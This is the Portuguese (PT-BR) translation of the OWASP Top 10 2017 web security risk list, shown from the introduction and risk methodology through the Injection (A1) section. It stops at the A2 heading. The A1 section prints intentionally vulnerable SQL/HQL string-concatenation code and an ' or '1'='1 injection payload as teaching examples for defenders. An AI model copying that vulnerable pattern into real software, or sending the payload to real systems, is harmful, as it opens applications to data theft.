OWASP Top 10 2017



## OWASP Top 10 2017

Os Dez Riscos de Segurança Mais Críticos em Aplicações Web

### Versão em Português do Brasil (PT-BR)



|  | Creative Commons License Logo |
| --- | --- |
| <https://owasp.org> | Este documento é publicado sob a licença Creative Commons Attribution ShareAlike 4.0. |

# BR Versão PT-BR

## Notas

Esta versão do OWASP Top 10 foi desenvolvida como parte integrante da atividade conjunta dos capítulos brasileiro e português da OWASP, em prol da comunidade de programadores e da segurança das aplicações desenvolvidas nos países de língua portuguesa.

Este documento é baseado na versão OWASP Top 10 de 2017 e a tradução pretende ser fiel ao texto original.

Se encontrar algum erro de tradução, digitação, ou diagramação, favor entrar em contato com o líder do Projeto OWASP em Língua Portuguesa.

## Participantes

Participaram da tradução os líderes do Projeto OWASP Top 10 em Língua Portuguesa:

* Fábio Kimura - [fkimura@gmail.com](mailto:fkimura@gmail.com) - Português do Brasil
* Márcio Machry - Português do Brasil
* Carlos Serrão - Português de Portugal

E os seguintes voluntários:

* Bico Tavares
* Ícaro Torres

# TOC

< replace me with a toc >

# O Sobre a OWASP

## Sobre a OWASP

*Open Web Application Security Project* (OWASP) é uma comunidade aberta, dedicada a capacitar as organizações a desenvolver, adquirir e manter aplicações e APIs confiáveis.

Em OWASP se pode encontrar, grátis e de forma aberta...

* Normas e ferramentas de segurança em aplicações
* Livros completos sobre testes de segurança, desenvolvimento de código seguro e revisão de segurança de código
* Apresentações e vídeos
* [Folhas de Dicas](https://cheatsheetseries.owasp.org/) sobre diversos tópicos mais comuns
* Normas e bibliotecas de controles de segurança
* [Capítulos locais da OWASP pelo mundo](https://owasp.org/chapters/)
* Pesquisas de última geração
* Vastas [conferências do OWASP pelo mundo](https://owasp.org/events/)
* [Listas de discussão](https://lists.owasp.org/mailman/listinfo)

Saiba mais em: [<https://owasp.org>](https://owasp.org).

Todas as ferramentas, documentos, fóruns e capítulos do OWASP são grátis e abertos a todos os interessados em aperfeiçoar a segurança em aplicações.

Promovemos a abordagem da segurança em aplicações como um problema de pessoas, processos e tecnologia, porque as abordagens mais eficazes em segurança de aplicações requerem melhorias nestas áreas.

A OWASP é um novo tipo de organização. O fato de ser livre de pressões comerciais permite fornecer informação de segurança de aplicações imparcial, prática e de custo eficiente. A OWASP não é filiada a nenhuma empresa de tecnologia, apesar de apoiar o uso de tecnologia de segurança comercial. Da mesma forma que muitos projetos de software de código aberto, a OWASP produz vários tipos de materiais de maneira colaborativa e aberta.

A Fundação OWASP é uma entidade sem fins lucrativos que garante o sucesso do projeto a longo prazo. Quase todos os associados à OWASP são voluntários, incluindo a Direção da OWASP, os Comitês Globais, os Líderes dos Capítulos, os Líderes de Projetos e os membros dos projetos. Apoiamos a pesquisa inovadora em segurança através de bolsas e infraestrutura.

Junte-se a nós!

## Copyright and Licença



Copyright © 2003-2021 The OWASP Foundation. Este documento é publicado sob a licença Creative Commons Attribution ShareAlike 4.0. Para qualquer tipo de reutilização ou distribuição, os termos deste trabalho deverão ser informados.

## Prefácio

Software inseguro está prejudicando nossas infra-estruturas financeira, de saúde, de defesa, de energia, entre outras. À medida que nosso software torna-se cada vez mais crítico, complexo e conectado, a dificuldade de alcançar a segurança das aplicações aumenta exponencialmente. O ritmo acelerado dos processos modernos de desenvolvimento de software torna os riscos ainda mais críticos de serem descobertos com rapidez e precisão. Não podemos mais tolerar problemas de segurança relativamente simples, como os apresentados neste OWASP Top 10.

Uma grande quantidade de feedback foi recebida durante a criação do OWASP Top 10-2017, mais do que qualquer outro esforço OWASP equivalente. Isso mostra quanta paixão a comunidade tem para o OWASP Top 10 e, portanto, como é crítico para o OWASP fazer um Top 10 correto para a maioria dos casos de uso.

Embora o objetivo original do projeto OWASP Top 10 fosse simplesmente promover a conscientização entre desenvolvedores e gerentes, tornou-se o padrão de facto de segurança de aplicativos.

Nesta versão, as questões e recomendações são escritas de forma concisa e testável para ajudar na adoção do OWASP Top 10 em programas de segurança de aplicações. Encorajamos organizações grandes e de alto desempenho a utilizar o [OWASP Application Security Verification Standard (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) se for necessário um verdadeiro padrão, mas, para a maioria, o OWASP Top 10 é um ótimo começo na jornada de segurança de aplicações.

Nós escrevemos uma série de sugestões de próximas etapas para diferentes usuários do OWASP Top 10, incluindo "O que fazer a seguir para desenvolvedores", "O que fazer a seguir para testadores de segurança", "O que fazer a seguir para organizações", que é adequado para CIOs e CISOs, e "O que fazer a seguir para gerentes de aplicações", que é adequado para gerentes de aplicações ou qualquer pessoa responsável pelo ciclo de vida de uma aplicação.

A longo prazo, incentivamos todas as equipes e organizações de desenvolvimento de software a criar um programa de segurança de aplicações compatível com sua cultura e tecnologia. Estes programas vêm em várias formas e tamanhos. Aproveite os pontos fortes da sua organização para medir e melhorar seu programa de segurança usando o Software Assurance Maturity Model.

Esperamos que o OWASP Top 10 seja útil para os esforços de segurança para sua aplicação. Não hesite em contactar a OWASP com suas perguntas, comentários e idéias em nosso repositório de projetos GitHub:

* [<https://github.com/OWASP/Top10/issues>](https://github.com/OWASP/Top10/issues)

Você pode encontrar o projeto do Top 10 OWASP e suas traduções aqui:

* [<https://owasp.org/www-project-top-ten/>](https://owasp.org/www-project-top-ten/)

Por último, desejamos agradecer à liderança fundadora do projeto OWASP Top 10, Dave Wichers e Jeff Williams, por todos os seus esforços e por acreditarem em nós para conseguir finalizá-lo com a ajuda da comunidade. Obrigado!

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

## Reconhecimento

Agradecimentos a [Autodesk](https://www.autodesk.com) por patrocionar o OWASP Top 10 - 2017.

Organizações e indivíduos que forneceram dados de prevalência de vulnerabilidade ou outra assistência estão listados na [Página de Reconhecimentos](0xd1-data-contributors.md).

# I Introdução

## Seja bem vindo ao OWASP Top 10 - 2017

Esta importante atualização adiciona várias novas questões, incluindo duas questões selecionadas pela comunidade - A8:2017-Desserialização insegura e A10:2017-Insuficiência de Logs e monitoração. Dois diferenciais chave das edições anteriores do OWASP Top 10 são o feedback substancial da comunidade, além dos dados extensos reunidos por dezenas de organizações (possivelmente a maior quantidade de dados já reunidos na preparação de um padrão de segurança de aplicações). Isso nos proporciona uma confiança adicional de que o novo OWASP Top 10 aborda os problemas de segurança de aplicativos mais urgentes atualmente enfrentados pelas organizações.

O OWASP Top 10 para 2017 baseia-se principalmente em mais 40 pedidos de dados de empresas que se especializam em segurança de aplicações e uma pesquisa da indústria que foi preenchida por 515 indivíduos. Este dados abrange vulnerabilidades coletadas de centenas de organizações e mais de 100.000 aplicações e APIs do mundo real. Os 10 principais itens são selecionados e priorizados de acordo com esses dados de prevalência, em combinação com estimativas consensuais de capacidade de explorabilidade, detectabilidade e impacto.

Um dos principais objetivos do OWASP Top 10 é educar desenvolvedores, designers, arquitetos, gerentes e organizações sobre as conseqüências das falhas de segurança de aplicações mais comuns e mais importantes na Web. O Top 10 fornece técnicas básicas para se proteger contra essas áreas problemáticas de alto risco e fornece orientação sobre aonde ir daqui.

## Roadmap para atividades futuras

**Não pare em 10**. Existem centenas de questões que podem afetar a segurança geral de uma aplicação web conforme discutido no [OWASP Developer's Guide](https://github.com/OWASP/DevGuide) e [OWASP Cheat Sheet Series](https://cheatsheetseries.owasp.org/). Estas são leituras essenciais para qualquer pessoa que esteja desenvolvendo aplicações Web e APIs. As orientações sobre como encontrar efetivamente vulnerabilidades em aplicações Web e APIs são fornecidas no [OWASP Testing Guide](https://owasp.org/www-project-web-security-testing-guide/).

**Mudança constante**. O OWASP Top 10 continuará a mudar. Mesmo sem alterar uma única linha do código da sua aplicação, você pode tornar-se vulnerável à medida que novas falhas são descobertas e os métodos de ataque são refinados. Por favor, reveja no final do Top 10 os Próximos passos para desenvolvedores, testadores, organizações e gerentes de aplicações.

**Pense positivo**. Quando estiver pronto para parar de perseguir vulnerabilidades e concentrar-se em estabelecer controles fortes de segurança de aplicações, o projeto [OWASP Proactive Controls](https://owasp.org/www-project-proactive-controls/) fornece um ponto de partida para ajudar os desenvolvedores a construir segurança em suas aplicações e o [OWASP Application Security Verification Standard (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) é um guia para organizações e revisores de aplicações sobre o que verificar.

**Use ferramentas com sabedoria**. Vulnerabilidades de segurança podem ser bastante complexas e profundamente enterradas no código. Em muitos casos, a abordagem mais econômica para encontrar e eliminar esses pontos fracos é o conhecimento de especialistas humanos armados com boas ferramentas. Basear-se apenas em ferramentas fornece uma falsa sensação de segurança e não é recomendado.

**Pressione para esquerda, para a direita e em todos os lugares**. Concentre-se em tornar a segurança uma parte integral da sua cultura em toda a sua organização de desenvolvimento. Saiba mais em [OWASP Software Assurance Maturity Model (SAMM)](https://owasp.org/www-project-samm/).

## Reconhecimento

Gostaríamos de agradecer as organizações que contribuíram com seus dados de vulnerabilidade que sustentaram a atualização de 2017. Recebemos mais de 40 respostas para a chamada de dados. Pela primeira vez, todos os dados que contribuíram para uma versão do Top 10, e a lista completa de contribuidores, está disponível publicamente. Acreditamos que esta é uma das coleções maiores e mais diversas de dados de vulnerabilidade já coletadas publicamente.

Como há mais contribuintes do que o espaço aqui, criamos uma página dedicada para reconhecer as contribuições feitas. Desejamos agradecer sinceramente a essas organizações por estarem dispostos a estar na linha de frente ao compartilhar publicamente dados de vulnerabilidade de seus esforços. Esperamos que isso continue a crescer e encorajar mais organizações a fazer o mesmo e possivelmente ser vistas como um dos principais marcos da segurança baseada em evidências. O OWASP Top 10 não seria possível sem essas incríveis contribuições.

Um grande agradecimento aos mais de 500 indivíduos que aproveitaram o tempo para completar a pesquisa classificada no setor. Sua voz ajudou a determinar duas novas adições ao Top 10. Os comentários adicionais, notas de encorajamento e críticas foram todos apreciados. Sabemos que seu tempo é valioso e queríamos agradecer.

Gostaríamos de agradecer as pessoas que contribuíram com comentários construtivos significativos e passaram a revisar esta atualização para o Top 10. Tanto quanto possível, nós os alistamos na página "Reconhecimentos". E, finalmente, gostaríamos de agradecer antecipadamente todos os tradutores que traduzam este lançamento do Top 10 em inúmeras línguas diferentes, ajudando a tornar o Top 10 da OWASP mais acessível ao planeta inteiro.

# RN Notas da versão

## O que mudou de 2013 para 2017?

A mudança foi acelerada nos últimos quatro anos, e o OWASP Top 10 precisava mudar. Nós refatoramos completamente o OWASP Top 10, renovamos a metodologia, utilizamos um novo processo de chamada de dados, trabalhamos com a comunidade, reordenamos nossos riscos, reescrevemos cada risco desde o início e adicionamos referências a frameworks e idiomas que agora são comumente usados.

Ao longo dos últimos anos, a tecnologia e arquitetura fundamental das aplicações mudaram significativamente:

* Microsserviços desenvolvidos em node.js e Spring Boot estão substituindo aplicativos monolíticos tradicionais. Microsserviços vem com seus próprios desafios de segurança, incluindo: o estabelecimento de confiança entre eles, containers, gerenciamento de segredos, entre outros. Código legado que nunca deveria se comunicar diretamente com a Internet agora está exposto através de uma API ou serviço web RESTful para ser consumido por aplicações de página única (SPAs) e aplicativos móveis. Os pressupostos básicos do código, como os chamadores confiáveis, não são mais válidos.
* Aplicações de página única, escritas em frameworks JavaScript, como Angular e React, permitem a criação de front ends altamente modulares e ricos em recursos. A funcionalidade do lado do cliente que tradicionalmente foi entregue no lado do servidor traz seus próprios desafios de segurança.
* O JavaScript agora é a principal linguagem da web com node.js executando no lado do servidor e frameworks web modernos como Bootstrap, Electron, Angular e React no cliente.

## Novos problemas, suportados por dados

* **A4:2017-XML External Entities (XXE)** é uma nova categoria primariamente suportado por dados gerados por ferramentas de análise de segurança de código fonte (source code analysis security testing tools [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools)).


## Novos problemas, suportados pela comunidade

Pedimos à comunidade que fornecesse informações sobre duas categorias de fraquezas futuras. Após mais de 500 envios e remoção de problemas que já eram suportados por dados (como Sensitive Data Exposure e XXE), os dois novos problemas são:

* **A8:2017-Desserialização Insegura**, que permite execução de código remoto ou manipulação de objetos sensíveis nas plataformas afetadas.
* **A10:2017-Insuficiência de Logs e Monitoração**, a falta destes pode impedir ou atrasar significativamente a detecção de atividades maliciosas e brechas, respostas de incidentes e forense digital.

## Aposentados, mas não esquecidos

* **A4-Referências Insegura e Direta a Objetos** e **A7-Falta de Função para Controle do Nível de Acesso** foram unidos em **A5:2017-Quebra de Controle de Acesso**.
* **A8-Cross-Site Request Forgery (CSRF)**, Frameworks comumente já incluem defesas contra CSRF defenses, com < 5% de todas as aplicações, agora #13.
* **A10-Unvalidated Redirects and Forwards**, menos de 1% do conjunto de dados reportam este problema hoje, agora #25



# Risco - Riscos de Segurança de Aplicações

## O Que São os Riscos de Segurança de Aplicações?

Os atacantes podem usar potencialmente muitos caminhos diferentes através da sua aplicação para afetar o seu negócio ou organização. Cada um destes caminhos representa um risco que pode, ou não, ser suficientemente sério para requerer atenção.



Por vezes, estes caminhos são triviais de encontrar e explorar, por outras são extremamente difíceis. De forma semelhante, o dano causado pode não ter consequências, ou pode destruir o seu negócio. Para determinar o risco para a sua organização, você pode avaliar a probabilidade associada com cada agente de ameaça, vetor de ataque, e vulnerabilidades de segurança e combiná-las com a estimativa do impacto técnico e de negócio na organização. Em conjunto, estes fatores determinam o risco global.

## Qual o meu Risco

O [OWASP Top 10](https://owasp.org/www-project-top-ten/) foca na identificação dos riscos mais graves para uma ampla gama de organizações. Para cada um desses riscos, fornecemos informações genéricas sobre probabilidade e impacto técnico usando o seguinte esquema de classificação simples, que é baseado na Metodologia de Classificação de Risco da OWASP.

| Agentes de Ameaça | Explorabilidade | Prevalência da Vulnerabilidade | Detectabilidade da Vulnerabilidade | Impactos Técnicos | Impactos de Negócio |
| --- | --- | --- | --- | --- | --- |
| Específico da Aplicação | Fácil 3 | Generalizada 3 | Fácil 3 | Severo 3 | Específicos da Aplicação/Negócio |
| Específico da Aplicação | Médio 2 | Comum 2 | Médio 2 | Moderado 2 | Específicos da Aplicação/Negócio |
| Específico da Aplicação | Difícil 1 | Pouco Comum 1 | Difícil 1 | Menor 1 | Específicos da Aplicação/Negócio |

Nesta edição, atualizamos o sistema de classificação de risco para auxiliar no cálculo da probabilidade e impacto de qualquer dado risco. Para obter mais detalhes, consulte [Nota sobre riscos](0xc0-note-about-risks.md).

Cada organização é única, e também os atores de ameaça para essa organização, seus objetivos e o impacto de qualquer violação. Se uma organização de interesse público usa um sistema de gerenciamento de conteúdo (CMS) para informações públicas e um sistema de saúde usa o mesmo CMS exato para registros de saúde sensíveis, os atores de ameaça e os impactos de negócios podem ser muito diferentes para o mesmo software. É fundamental compreender o risco para sua organização com base em agentes de ameaças aplicáveis e impactos comerciais.

Sempre que possível, os nomes dos riscos no Top 10 estão alinhados com as fraquezas [Common Weakness Enumeration](https://cwe.mitre.org/) (CWE) para promover práticas de segurança geralmente aceitas e para reduzir possíveis confusões.

## Referências

### OWASP

* [OWASP Risk Rating Methodology](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology)
* [Article on Threat/Risk Modeling](https://owasp.org/www-community/Threat_Modeling)

### Externas

* [ISO 31000: Risk Management Std](https://www.iso.org/iso-31000-risk-management.html)
* [ISO 27001: ISMS](https://www.iso.org/isoiec-27001-information-security.html)
* [NIST Cyber Framework (US)](https://www.nist.gov/cyberframework)
* [ASD Strategic Mitigations (AU)](https://www.cyber.gov.au/acsc/view-all-content/publications/strategies-mitigate-cyber-security-incidents)
* [NIST CVSS 3.0](https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)
* [Microsoft Threat Modelling Tool](https://www.microsoft.com/en-us/download/details.aspx?id=49168)

# T10 OWASP Top 10 Riscos de Segurança em Aplicações – 2017

| Risco | Descrição | | -- | -- | | A1:2017-Injeção | Falhas de injeção, como injeção SQL, NoSQL, OS e LDAP, ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. Os dados hostis do atacante podem enganar o interpretador para executar comandos não intencionais ou acessar dados sem a devida autorização. | | A2:2017-Quebra de Autenticação | As funções de aplicativos relacionadas à autenticação e ao gerenciamento de sessão geralmente são implementadas incorretamente, permitindo que os atacantes comprometam senhas, chaves ou tokens de sessão ou ainda explorem outras falhas de implementação para assumir a identidade de outros usuários (temporariamente ou permanentemente). | | A3:2017-Exposição de Dados Sensíveis | Muitas aplicações web e APIs não protegem de forma adequada dados sensíveis, como financeiros, de saúde e dados pessoais. Os atacantes podem roubar ou modificar esses dados pouco protegidos para conduzir fraudes em cartões de crédito, roubo de identidade ou outros crimes. Os dados sensíveis merecem proteção extra, como criptografia em repouso ou em trânsito, bem como precauções especiais quando trocados com o navegador. | | A4:2017-XML External Entities (XXE) | Muitos processadores XML mais antigos ou mal configurados avaliam referências de entidades externas em documentos XML. Entidades externas podem ser usadas para divulgar arquivos internos usando o manipulador de URI do arquivo, compartilhamentos de arquivos internos, escanear portas internas, executar código remoto e ataques de negação de serviço (DoS), como o ataque Billion Laughs. | | A5:2017-Quebra de Controle de Acesso | As restrições sobre o que os usuários autenticados são autorizados a fazer muitas vezes não são devidamente aplicadas. Os atacantes podem explorar essas falhas para acessar funcionalidades e/ou dados não autorizados, como acessar contas de outros usuários, visualizar arquivos sensíveis, modificar dados de outros usuários, alterar direitos de acesso, etc. | | A6:2017-Configuração Incorreta de Segurança | A falta de configuração de segurança é o problema mais comum. Isso geralmente é resultado de configurações predefinidas inseguras, configurações completas ou sob demanda, armazenamento em nuvem aberta, cabeçalhos HTTP mal configurados e mensagens de erro verbosas contendo informações confidenciais. Não só todos os sistemas operacionais, frameworks, bibliotecas e aplicações devem ser configurados de forma segura, mas também devem ser corrigidos / atualizados em tempo hábil. | | A7:2017-Cross-Site Scripting (XSS) | As falhas XSS ocorrem sempre que uma aplicação inclui dados não confiáveis em uma nova página da Web sem validação ou filtros adequados, ou atualiza uma página da Web existente com dados fornecidos pelo usuário usando uma API do navegador que pode criar JavaScript. O XSS permite que os invasores executem scripts no navegador da vítima, que podem seqüestrar sessões de usuários, desfigurar sites ou redirecionar o usuário para sites mal-intencionados. | | A8:2017-Desserialização Insegura | A deserialização insegura geralmente leva à execução remota de código. Mesmo que as falhas de deserialização não resultem na execução remota de código, elas podem ser usadas para realizar ataques, incluindo ataques de repetição, ataques de injeção e ataques de escalação de privilégios. | | A9:2017-Utilização de Componentes com Vulnerabilidades Conhecidas | Componentes, tais como bibliotecas, frameworks e outros módulos de software, são executados com os mesmos privilégios que a aplicação. Se um componente vulnerável for explorado, esse ataque pode facilitar a perda séria de dados ou comprometimento do servidor. Aplicações e APIs que usam componentes com vulnerabilidades conhecidas podem prejudicar as defesas da aplicação e permitir uma gama de ataques e impactos. | | A10:2017-Logs e Monitoração Insuficientes | Logs e monitoração insuficientes, juntamente com a integração ausente ou ineficaz com resposta a incidentes, permitem que atacantes ataquem sistemas, mantenham persistência, se espalhando para mais sistemas e interfiram, extraiam ou destruam dados. A maioria dos estudos de invasão mostram que o tempo para detectar uma invasão é de mais de 200 dias, normalmente detectado por terceiros em vez de processos internos ou monitoração. |

# A1:2017 Injeção

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 3 | Prevalência 2 | Detectabilidade 3 | Técnico 3 | Negócio |
| Quase qualquer fonte de dados pode ser um vetor de injeção, variáveis de ambiente, parâmetros, web services externas e internas e todos os tipos de usuários. [Falhas de injeção](https://owasp.org/www-community/Injection_Flaws) ocorrem quando um atacante pode enviar dados hostis a um interpretador. | As falhas de injeção são muito comuns, particularmente em código legado. As vulnerabilidades de injeção são freqüentemente encontradas em consultas SQL, LDAP, XPath ou NoSQL; Comandos de SO; parsers XML, cabeçalhos SMTP, expression languages e consultas ORM. As falhas de injeção são fáceis de descobrir ao examinar o código. Scanners e fuzzers podem ajudar os atacantes a encontrar falhas de injeção. | Injeção pode resultar em perda ou corrupção de dados, falta de responsabilização ou negação de acesso. A injeção pode levar a que um atacante possa controlar completamente o servidor. O impacto comercial depende das necessidades de proteção da sua aplicação ou dos seus dados. |

## A Aplicação Está Vulnerável?

Uma aplicação é vulnerável a este ataque quando:

* Quando os dados fornecidos pelo usuário não são validados, filtrados ou limpos pela aplicação.
* Dados hostis são usados diretamente em pesquisas dinâmicas ou invocações não parametrizadas para um interpretador sem terem sido filtrados de acordo com o seu contexto.
* Os dados hostis são usados diretamente nos parâmetros de busca de mapeamento de objetos-relacionamentos (ORM) para extrair registros adicionais e sensíveis.
* Algumas das injeções mais comuns são SQL, NoSQL, comando do sistema operacional, ORM, LDAP e Expression Language (EL) ou injeção OGNL. O conceito é idêntico entre todos os intérpretes. A revisão do código-fonte é o melhor método para detectar se suas aplicações estão vulneráveis a injeções, seguidos de perto por testes automatizados completos de todos os parâmetros, cabeçalhos, URL, cookies, JSON, SOAP e entradas de dados XML. Organizações podem incluir testes de código fonte estáticos ([SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools)) e testes dinâmicos de aplicação ([DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools)) no fluxo de CI/CD (*Continuous Integration/Continuous Delivery*) para identificar as falhas de injeção recém-introduzidas antes da implantação em produção.

## Como Prevenir

Prevenir injeções requer que os dados estejam separados dos comandos e das consultas.

* A opção preferida é usar uma API segura, o que evite o uso exclusivo do interpretador ou que forneça uma interface parametrizada ou migrar para usar Object Relational Mapping Tools (ORMs). **Nota**: quando parametrizados, stored procedures ainda podem introduzir injeção de SQL se o PL/SQL ou T-SQL concatenar consultas e dados, ou executar dados hostis com EXECUTE IMMEDIATE ou exec ().
* Use a validação positiva de entrada do lado do servidor ou "lista branca", mas isso não é uma defesa completa, pois muitas aplicações requerem caracteres especiais, como áreas de texto ou APIs para aplicativos móveis.
* Para quaisquer consultas dinâmicas remanescentes, processe os caracteres especiais usando a sintaxe de escape específica para esse interpretador. **Nota**: Estruturas de SQL, como nomes de tabela, nomes de colunas, etc., não pode ser escapadas e, portanto, os nomes de estrutura fornecidos pelo usuário são perigosos. Este é um problema comum em software que produz relatórios.
* Use o LIMIT e outros controles de SQL dentro das consultas para prevenir a revelação não autorizada de grandes volumes de registros no caso de injeção de SQL.

## Exemplos de Cenários de Ataque

**Cenário #1**: Uma aplicação usa dados não confiáveis na construção da seguinte chamada de SQL vulnerável:

String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";

**Cenário #2**: De forma similar, a confiança cega de uma aplicação em frameworks pode resultar em pesquisas que são igualmente vulneráveis, (ex.: Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

Em ambos os casos, um atacante modifica o valor do parâmetro 'id' no seu browser para enviar: ' or '1'='1. Por exemplo:

https://example.com/app/accountView?id=' or '1'='1

Isto altera o significado de ambas as pesquisas para que retornem todos os registros da tabela "accounts". Ataques mais perigosos podem modificar dados ou até invocar stored procedures.

## Referências

### OWASP

* [OWASP Proactive Controls: Parameterize Queries](https://owasp.org/www-project-proactive-controls/v3/en/c3-secure-database)
* [OWASP ASVS: V5 Input Validation and Encoding](TBA)
* [OWASP Testing Guide: SQL Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection), [Command Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection), [ORM injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for_ORM_Injection)
* [OWASP Cheat Sheet: Injection Prevention](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: SQL Injection Prevention](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Injection Prevention in Java](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html_in_Java)
* [OWASP Cheat Sheet: Query Parameterization](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)
* [OWASP Automated Threats to Web Applications – OAT-014](https://owasp.org/www-project-automated-threats-to-web-applications/)

### Externas

* [CWE-77: Command Injection](https://cwe.mitre.org/data/definitions/77.html)
* [CWE-89: SQL Injection](https://cwe.mitre.org/data/definitions/89.html)
* [CWE-564: Hibernate Injection](https://cwe.mitre.org/data/definitions/564.html)
* [CWE-917: Expression Language Injection](https://cwe.mitre.org/data/definitions/917.html)
* [PortSwigger: Server-side template injection](https://portswigger.net/web-security/server-side-template-injection)

# A2:2017 Quebra de Autenticação

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 3 | Prevalência 2 | Detectabilidade 2 | Técnico 3 | Negócio |
